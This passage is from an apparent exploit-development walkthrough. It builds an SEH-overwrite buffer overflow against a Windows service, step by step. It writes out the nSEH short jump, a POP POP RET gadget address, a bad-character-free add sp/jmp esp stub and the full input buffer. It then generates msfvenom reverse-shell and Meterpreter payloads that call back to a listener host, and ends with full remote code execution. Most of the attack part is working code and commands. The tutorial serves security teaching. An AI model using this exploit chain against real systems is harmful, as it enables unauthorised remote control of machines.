
Figure 15.3 - The assembled short jump is EB 06 - “jump 6 bytes forward.” Placed in the nSEH field, it leaps over the 4-byte handler (plus a little padding) and into the rest of our buffer.
So our nSEH becomes a tiny stub: two NOPs for alignment followed by the short jump.
1
2
3
filler = b"A" * 124
nSEH   = pack("<L", 0x06eb9090)   # bytes in memory: 90 90 EB 06  => NOP; NOP; JMP +6
hSEH   = pack("<L", 0x1015a2f0)   # POP EAX; POP EBX; RET
Reading
0x06eb9090.pack("<L", ...)writes little-endian, so the four bytes land in memory as90 90 EB 06. Executed in order that isNOP,NOP, thenJMP +6. The two NOPs simply pad the front of the 4-byte slot; the jump does the real work. The+6skips the 4 handler bytes and a couple of alignment bytes, landing in attacker-controlled space.

Figure 15.4 - The short jump in nSEH vaults over the SEH handler bytes and lands in the buffer beyond. This back-and-forth - gadget → nSEH → forward jump - is why the technique is sometimes called “island hopping.”
Sending this and inspecting the buffer confirms we reach controllable space:

Figure 15.5 - After the short jump we are firmly back in bytes we control. From here we could place shellcode - except for one problem we discover next.
1
dd eip L30

Figure 15.6 - The space immediately after the jump landing is too small to hold a full reverse-shell payload. We have execution, but not enough room. The solution is to relocate the shellcode and make a longer hop to reach it.
16. Relocating and Reaching the Shellcode
When the landing zone is cramped, we move the real shellcode to a roomier part of the buffer and use a small staging stub to reach it. First, plant a recognizable dummy payload so we can find it in memory:
1
2
3
nSEH      = pack("<L", 0x06eb9090)   # NOP NOP JMP +6
hSEH      = pack("<L", 0x1015a2f0)   # POP EAX; POP EBX; RET
shellcode = b"C" * 400               # placeholder we can search for
We search the thread’s stack for a marker (NOPs followed by our C bytes). The stack range comes straight from the TEB:
1
s -b 0087e000 00880000 90 90 90 90 43 43 43 43

Figure 16.1 - Searching between StackLimit (0087e000) and StackBase (00880000) for 90 90 90 90 43 43 43 43 locates our staged payload at 0087fc60. The !teb panel even shows the PEB Address (0038a000) - a reminder of how TEB and PEB are always one dereference apart.
We verify the payload arrived without truncation:

Figure 16.2 - A dd dump of the staged region shows an unbroken run of 43434343. No bad character mangled it, so a real payload of the same size will also survive.
Now compute the distance from the current stack pointer to the staged shellcode:
1
? 0087fc64 - @esp

Figure 16.3 - The shellcode sits 0x870 (2160) bytes above ESP. If we add 0x870 to ESP and then jump to ESP, we land exactly on the payload. This is the “long hop” of island hopping.
The naive instruction add esp, 0x870 assembles with null bytes (0x00) - a bad character. We dodge this by operating on the 16-bit SP half-register instead:
1
2
add sp, 0x870     ; 66 81 C4 70 08   -> no null bytes
jmp esp           ; FF E4

Figure 16.4 - Assembling add esp, 0x870 produces bytes containing 0x00 - a bad character for this target. We cannot use it directly.

Figure 16.5 - Switching to the 16-bit add sp, 0x870 yields 66 81 C4 70 08 - no null bytes, no other bad characters. The 66 prefix selects the 16-bit operand size. This is a classic bad-character-avoidance trick.

Figure 16.6 - jmp esp assembles to FF E4, also clean. After add sp, 0x870 moves ESP onto the shellcode, jmp esp transfers execution there.
The staging stub now lives right after the short jump:
1
2
3
4
5
6
7
8
9
10
filler    = b"A" * 124
nSEH      = pack("<L", 0x06eb9090)   # NOP NOP JMP +6
hSEH      = pack("<L", 0x1015a2f0)   # POP EAX; POP EBX; RET
alignment = b"\x90" * 2              # padding
add_sp    = b"\x66\x81\xc4\x70\x08"  # add sp, 0x870
jmp_esp   = b"\xff\xe4"              # jmp esp
nop       = b"\x90" * (...)          # NOP sled to the shellcode
shellcode = b"C" * 400               # (real payload goes here later)

inputbuffer = filler + nSEH + hSEH + alignment + add_sp + jmp_esp + nop + shellcode
Stepping through, we watch jmp esp land precisely on the payload:

Figure 16.7 - Execution flows through add sp, 0x870 and jmp esp and arrives exactly on the 43434343 shellcode region. The staging stub successfully bridged the small landing zone to the roomy payload area. All that remains is to swap the dummy C bytes for a real payload.

Figure 16.8 - The complete redirection chain. Each tiny stub solves one constraint: the gadget gives control, the short jump skips the handler bytes, and the add sp/jmp esp pair reaches across the gap to the spacious payload region.
“Island hopping” is the general skill of chaining several small, constrained code fragments to travel from your initial foothold to your final payload. Every hop exists to satisfy a constraint - a 4-byte slot here, a bad character there, a cramped landing zone elsewhere. Real-world exploits often hop several times.
17. Generating Shellcode and Catching the Shell
With a reliable path to a large, intact buffer, we generate a real payload - a reverse shell - explicitly excluding our bad characters:
1
2
msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.4 LPORT=443 \
         EXITFUNC=thread -b "\x00\x02\x0a\x0d\xf8\xfd" -f python -v shellcode

Figure 17.1 - msfvenom produces a reverse-shell payload encoded to avoid \x00\x02\x0a\x0d\xf8\xfd. The -b flag is what guarantees none of our forbidden bytes appear; EXITFUNC=thread makes the payload exit cleanly without killing the whole service.
The encoder (typically a polymorphic XOR decoder) prepends a small decoder stub that, at runtime, rebuilds the original shellcode in memory and jumps to it. This is why the encoded bytes look like noise and why a NOP sled in front of the payload improves reliability - it gives the decoder a clean runway.
We drop the payload into the final exploit, replacing the dummy C bytes:

Figure 17.2 - The completed exploit. Structure: 124 bytes of filler → nSEH short jump → SEH POP POP RET → alignment → add sp, 0x870 → jmp esp → NOP sled → encoded reverse-shell shellcode.
Start a listener to receive the connection:
1
nc -nlvp 443

Figure 17.3 - A netcat listener bound to port 443, ready to catch the reverse shell the payload will connect back to.
Fire the exploit:
1
python3 seh_overflow.py 10.0.2.15

Figure 17.4 - The exploit sends its final payload. Moments later the listener receives an inbound connection and a command shell on the target - full remote code execution achieved through an SEH overwrite.
Leveling Up: a Meterpreter Session
A netcat catch proves arbitrary code execution, but for real post-exploitation you usually want a richer payload. The beauty of this exploit is that none of the SEH mechanics change - only the bytes in the shellcode region do. Swap the payload for windows/meterpreter/reverse_tcp (still excluding the same bad characters) and catch it with Metasploit’s multi/handler:
1
2
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.4 LPORT=443 \
         EXITFUNC=thread -b "\x00\x02\x0a\x0d\xf8\xfd" -f python -v shellcode

Figure 17.6 - The very same SEH overwrite, re-pointed at a windows/meterpreter/reverse_tcp payload. Metasploit’s multi/handler receives the stage and a Meterpreter session opens on the target; issuing shell drops into an interactive cmd.exe (here as the service account reverse\reverse), confirming full post-exploitation control over file access, process execution, and pivoting, all from the same single oversized packet.
The exploit chain (filler →
nSEHshort jump →SEHPOP POP RET →add sp/jmp esp→ shellcode) is identical to thenetcatversion. Only the final shellcode block was regenerated. That separation between control-flow hijack and payload is exactly what makes a reliable exploit reusable.
